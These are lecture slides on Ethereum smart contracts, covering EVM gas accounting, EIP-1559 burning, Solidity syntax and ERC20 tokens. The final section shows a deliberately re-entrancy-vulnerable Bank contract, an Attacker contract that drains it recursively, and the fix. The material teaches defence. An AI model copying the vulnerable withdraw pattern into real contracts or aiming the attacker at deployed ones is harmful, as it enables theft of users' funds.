

# Blockchain: Smart Contracts

## Lecture 7

# Solidity – The EVM

<https://docs.soliditylang.org/en/latest/>

# The EVM

see <https://www.evm.codes>

Stack machine (like Bitcoin) but with JUMP

- contract can create or call another contract  $\Rightarrow$  composability

Two types of zero initialized memory:

- **Persistent storage** (on blockchain): SLOAD, SSTORE (expensive)
- **Volatile memory** (for single Tx): MLOAD, MSTORE (cheap)
- LOG0(data): write data to log tree (not readable by EVM)
- Tx Calldata (16 gas/byte): readable by EVM in current Tx

(near future: support for cheap 128KB blobs)

# Every instruction costs gas

Why charge gas?

- Tx fees (gas) prevents submitting Tx that runs for many steps.
- During high load: block proposer chooses Tx from mempool that maximize its income.

if **gasUsed**  $\geq$  **gasLimit**: block proposer keeps gas fees (from Tx originator)



calculated by EVM


The diagram consists of two blue rounded rectangular boxes at the bottom. The left box contains the text 'calculated by EVM' and has a blue arrow pointing upwards to the 'gasUsed' variable in the text above. The right box contains the text 'specified in Tx' and has a blue arrow pointing upwards to the 'gasLimit' variable in the text above.

specified in Tx


# Gas prices spike during congestion

GasPrice in Gwei:

20 Gwei =  $20 \times 10^{-9}$  ETH




Average Tx fee in USD



# Gas calculation: EIP1559

Every block has a “baseFee”: the **minimum** gasPrice for Tx in the block

**baseFee** is computed from total gas in earlier blocks:

- earlier blocks at gas limit (30M gas)  $\Rightarrow$  base fee goes up 12.5%
  - earlier blocks empty  $\Rightarrow$  base fee decreases by 12.5%
- 

If earlier blocks at “target size” (15M gas)  $\Rightarrow$  baseFee does not change

# Gas calculation

A transaction specifies three parameters:

- bid [
- **gasLimit**: max total gas allowed for Tx
  - **maxFee**: maximum allowed gas price
  - **maxPriorityFee**: additional “tip” to be paid to block proposer

Computed **gasPrice** bid (in Wei =  $10^{-18}$  ETH):

$$\text{gasPrice} \leftarrow \min(\text{maxFee}, \text{baseFee} + \text{maxPriorityFee})$$

Max Tx fee: **gasLimit** × **gasPrice**

# Gas calculation (informal)

**gasUsed**  $\leftarrow$  gas used by Tx

Send **gasUsed**  $\times$  (**gasPrice** – **baseFee**) to block proposer

BURN **gasUsed**  $\times$  **baseFee**



$\Rightarrow$  total supply of ETH can decrease



# Gas calculation

- (1) if **gasPrice** < **baseFee**: abort
- (2) If **gasLimit** × **gasPrice** > msg.sender.balance: abort
- (3) deduct **gasLimit** × **gasPrice** from msg.sender.balance

---

- (4) set **Gas** ← **gasLimit**
- (5) execute Tx: deduct gas from **Gas** for each instruction  
if at end (**Gas** < 0): abort, Tx is invalid (proposer keeps **gasLimit** × **gasPrice**)
- (6) Refund **Gas** × **gasPrice** to msg.sender.balance (leftover change)


---

- (7) **gasUsed** ← **gasLimit** – **Gas**
  - (7a) BURN **gasUsed** × **baseFee**
  - (7b) Send **gasUsed** × (**gasPrice** – **baseFee**) to block producer



# Example baseFee and effect of burn

block #	gasUsed	baseFee (Gwei) ↓	ETH burned
15763570	21,486,058 (<15M)	16.92	0.363
15763569	<b>14,609,185</b> (>15M)	16.97 ↑	0.248
15763568	25,239,720 (<15M)	15.64 ↓	0.394
15763567	29,976,215 (<15M)	13.90	0.416
15763566	<b>14,926,172</b>	13.91	0.207
15763565	<b>1,985,580</b>	15.60	0.031



≈ gasUsed × baseFee

new issuance > burn ⇒ ETH inflates

new issuance < burn ⇒ ETH deflates

# Eth total supply (since merge)



# Why burn ETH ???

EIP1559 goals (informal):

- users incentivized to bid their true utility for posting Tx,
- block proposer incentivized to not create fake Tx, and
- disincentivize off chain agreements.

Suppose no burn (i.e., baseFee given to block producer):

⇒ in periods of low Tx volume proposer would try to increase volume by offering to refund the baseFee *off chain* to users.

# Let's look at the Ethereum blockchain

etherscan.io:

Latest Blocks		
Bk	15778674 7 secs ago	Fee Recipient <a href="#">Fee Recipient: 0x6d2...766</a> 138 txns in 12 secs
Bk	15778673 19 secs ago	Fee Recipient <a href="#">Lido: Execution Layer Re...</a> 111 txns in 12 secs
Bk	15778672 31 secs ago	Fee Recipient <a href="#">Flashbots: Builder</a> 313 txns in 12 secs
Bk	15778671 43 secs ago	Fee Recipient <a href="#">Lido: Execution Layer Re...</a> 34 txns in 12 secs

From/to address

Tx value

From		To	Value
<a href="#">0x39feb77c9f90fae6196...</a>	→	<a href="#">0x52de8d3febd3a06d3c...</a>	0.088265 Ether
<a href="#">areyougay.eth</a>	→	<a href="#">0x404f5a67f72787a6dbd...</a>	0.2 Ether
<a href="#">Optimism: State Root Pr...</a>	→	<a href="#">Optimism: State Commit...</a>	0 Ether
<a href="#">0xb3336d324ed828dbc8...</a>	→	<a href="#">Uniswap V3: Router 2</a>	0 Ether
<a href="#">0x1deaf9880c1180b023...</a>	→	<a href="#">Uniswap V3: Router 2</a>	0.14 Ether
<a href="#">0x10c5a61426b506dcba...</a>	→	<a href="#">Uniswap V2: Router 2</a>	0 Ether
<a href="#">defiantplatform.eth</a>	→	<a href="#">0x617dee16b86534a5d7...</a>	0 Ether

# Let's look at a transaction ...

Transaction ID: 0x14b1a03534ce3c460b022185b4 ...

From: 0x1deaf9880c1180b02307e940c1e8ef936e504b6a

To: Contract 0x68b3465833fb72a70ecdf485e0e4c7bd8665fc45  
(Uniswap V3: Router 2)

**Value: 0.14 Ether (\$182)**

**Data:** **Function: multicall()** [calls multiple methods in a single call]

Contract generated a call to Contract 0xC02aaA39b22 ... (value:0.14)

# Let's look at the To contract ...

Contract 0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2

(Wrapped ETH: called from Uniswap V3: Router 2)

Balance: **4,133,236** Ether

Code: 81 lines of solidity

} anyone can read

```
function withdraw(uint wad) public {  
    require(balanceOf[msg.sender] >= wad);  
    balanceOf[msg.sender] -= wad;  
    msg.sender.transfer(wad);  
    Withdrawal(msg.sender, wad); // emit log event  
}
```

code snippet

# Remember: contracts cannot keep secrets!

Contract 0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2

(Wrapped ETH)

Anyone can read contract  
state in storage array

⇒ never store secrets  
in contract!

etherscan.io

Code Read Contract (storage) Write Contract (see API)

Read Contract Information

1. name
Wrapped Ether <i>string</i>
2. <u>totalSupply</u>
4133296938185062975508724 <i>uint256</i>

Solidity variables stored in S[] array



# Solidity

docs: <https://docs.soliditylang.org/en/latest/>

Several IDE's available

# Contract structure

```
interface IERC20 {  
    function transfer(address _to, uint256 _value) external returns (bool);  
    function totalSupply() external view returns (uint256);  
    ...  
}  
  
contract ERC20 is IERC20 {      // inheritance  
    address owner;  
    constructor() public { owner = msg.sender; }  
    function transfer(address _to, uint256 _value) external returns (bool) {  
        ... implementation ...  
    }  
}
```

# Value types

- uint256
- address (bytes32)
  - `_address.balance`, `_address.send(value)`, `_address.transfer(value)`
  - call: send Tx to another contract  

```
bool success = _address.call{value: msg.value/2, gas: 1000}(args);
```
  - delegatecall: load code from another contract into current context
- bytes32
- bool

# Reference types

- structs
- arrays
- bytes
- strings
- mappings:

- Declaration: mapping (address => unit256) **balances**;
- Assignment: balances[addr] = value;

```
struct Person {  
    uint128 age;  
    uint128 balance;  
    address addr;  
}  
Person[10] public people;
```

# Globally available variables

- **block:** .blockhash, .coinbase, .gaslimit, .number, .timestamp
- gasLeft()
- **msg:** .data, .sender, .sig, .value
- **tx:** .gasprice, .origin
- abi: encode, encodePacked, encodeWithSelector, encodeWithSignature
- Keccak256(), sha256(), sha3()
- **require, assert** e.g.: `require(msg.value > 100, "insufficient funds sent")`

A → B → C → D:  
at D:     msg.sender == C  
         tx.origin == A

# Function visibilities

- **external:** function can only be called from outside contract.  
Arguments read from calldata
- **public:** function can be called externally and internally.  
if called externally: arguments copied from calldata to memory
- **private:** only visible inside contract
- **internal:** only visible in this contract and contracts deriving from it
- **view:** only read storage (no writes to storage)
- **pure:** does not touch storage

```
function f(uint a) private pure returns (uint b) { return a + 1; }
```

# Inheritance

```
contract owned {  
    address owner;  
    constructor() { owner = msg.sender; }  
    modifier onlyOwner {  
        require( msg.sender == owner); _; }  
}
```

- Inheritance

```
contract Destructable is owned {
```

```
    function destroy() public onlyOwner { selfdestruct(owner); }  
}
```

code of contract “owned” is compiled into contract Destructable

- Libraries: library code is executed in the context of calling contract

- library **Search** { function **IndexOf()**; }

- contract A { function B { **Search.IndexOf()**; } }

# ERC20 tokens

- <https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20.md>
- A standard API for fungible tokens that provides basic functionality to transfer tokens or allow the tokens to be spent by a third party.
- An ERC20 token is itself a smart contract that maintains all user balances:  
mapping(address => uint256) internal **balances**;
- A standard interface allows other contracts to interact with every ERC20 token.  
No need for special logic for each token.



# ERC20 token interface

- function **transfer**(address \_to, uint256 \_value) external returns (bool);
- function **transferFrom**(address \_from, address \_to, uint256 \_value) external returns (bool);
- function **approve**(address \_spender, uint256 \_value) external returns (bool);
- function **totalSupply**() external view returns (uint256);
- function **balanceOf**(address \_owner) external view returns (uint256);
- function **allowance**(address \_owner, address \_spender) external view returns (uint256);

# How are ERC20 tokens transferred?

```
contract ERC20 is IERC20 {  
    mapping (address => uint256) internal balances;  
  
    function transfer(address _to, uint256 _value) external returns (bool) {  
        require(balances[msg.sender] >= _value, "ERC20_INSUFFICIENT_BALANCE");  
        require(balances[_to] + _value >= balances[_to], "UINT256_OVERFLOW" );  
        balances[msg.sender] -= _value;  
        balances[_to] += _value;  
        emit Transfer(msg.sender, _to, _value);    // write log message  
        return true;  
    }  
}
```

Tokens can be minted by a special function **mint(address \_to, uint256 \_value)**

# ABI encoding and decoding

- Every function has a 4 byte selector that is calculated as the first 4 bytes of the hash of the function signature.
  - For `transfer`, this looks like **`bytes4(keccak256("transfer(address,uint256)"));`**
- The function arguments are then ABI encoded into a single byte array and concatenated with the function selector.
  - This data is then sent to the address of the contract, which is able to decode the arguments and execute the code.
- **Functions can also be implemented within the fallback function**

# Calling other contracts

- Addresses can be cast to contract types.

```
address _token;
```

```
IERC20Token tokenContract = IERC20Token(_token);
```

```
ERC20Token tokenContract = ERC20Token(_token);
```

- When calling a function on an external contract, Solidity will automatically handle ABI encoding, copying to memory, and copying return values.
  - **tokenContract.transfer(\_to, \_value);**

# Stack variables

- Stack variables generally cost the least gas
  - can be used for any simple types (anything that is  $\leq 32$  bytes).
    - `uint256 a = 123;`
- All simple types are represented as `bytes32` at the EVM level.
- Only 16 stack variables can exist within a single scope.

# Calldata

- Calldata is a read-only byte array.
- Every byte of a transaction's calldata costs gas  
(16 gas per non-zero byte, 4 gas per zero byte).
- It is cheaper to load variables directly from calldata, rather than copying them to memory.
  - This can be accomplished by marking a function as `external`.

# Memory (compiled to MSTORE, MLOAD)

- Memory is a byte array.
- Complex types (anything > 32 bytes such as structs, arrays, and strings) must be stored in memory or in storage.

string memory **name** = "Alice";

- Memory is cheap, but the cost of memory grows quadratically.

# Storage array (compiled to SSTORE, SLOAD)

- Using storage is very expensive and should be used sparingly.
- Writing to storage is most expensive.  
Reading from storage is cheaper, but still relatively expensive.
- mappings and state variables are always in storage.
- Some gas is refunded when storage is deleted or set to 0
- Trick for saving has: variables < 32 bytes can be packed into 32 byte slots.



# Event logs

- Event logs are a cheap way of storing data that does not need to be accessed by any contracts.
- Events are stored in transaction receipts, rather than in storage.

# Security considerations

- Are we checking math calculations for overflows and underflows?
  - done by the compiler since Solidity 0.8.
- What assertions should be made about function inputs, return values, and contract state?
- Who is allowed to call each function?
- Are we making any assumptions about the functionality of external contracts that are being called?

# Re-entrancy bugs

```
contract Bank{
```

```
    mapping(address=>uint) userBalances;
```

```
    function getUserBalance(address user) constant public returns(uint) {  
        return userBalances[user];    }
```

```
    function addToBalance() public payable {  
        userBalances[msg.sender] = userBalances[msg.sender] + msg.value;    }
```

```
    // user withdraws funds
```

```
    function withdrawBalance() public {  
        uint amountToWithdraw = userBalances[msg.sender];
```

```
        // send funds to caller ... vulnerable!
```

```
        if (msg.sender.call{value:amountToWithdraw}() == false) { throw; }  
        userBalances[msg.sender] = 0;
```

```
    } }
```

```

contract Attacker {
    uint numIterations;
    Bank bank;

    function Attacker(address _bankAddress) {    // constructor
        bank = Bank(_bankAddress);
        numIterations = 10;
        if (bank{value:75}.addToBalance() == false)    { throw; }    // Deposit 75 Wei
        if (bank.withdrawBalance() == false)    { throw; }    // Trigger attack
    }

    function () {    // the fallback function
        if (numIterations > 0) {
            numIterations --; // make sure Tx does not run out of gas
            if (bank.withdrawBalance() == false) { throw; }
        }
    }
}

```

# Why is this an attack?

(1) Attacker → Bank.addToBalance(75)

(2) Attacker → Bank.withdrawBalance →

Attacker.fallback → Bank.withdrawBalance →

Attacker.fallback → Bank.withdrawBalance → ...

withdraw 75 Wei at each recursive step

# How to fix?

```
function withdrawBalance() public {  
    uint amountToWithdraw = userBalances[msg.sender];  
  
    userBalances[msg.sender] = 0;  
    if (msg.sender.call{value:amountToWithdraw}() == false) {  
        userBalances[msg.sender] = amountToWithdraw;  
        throw;  
    }  
}
```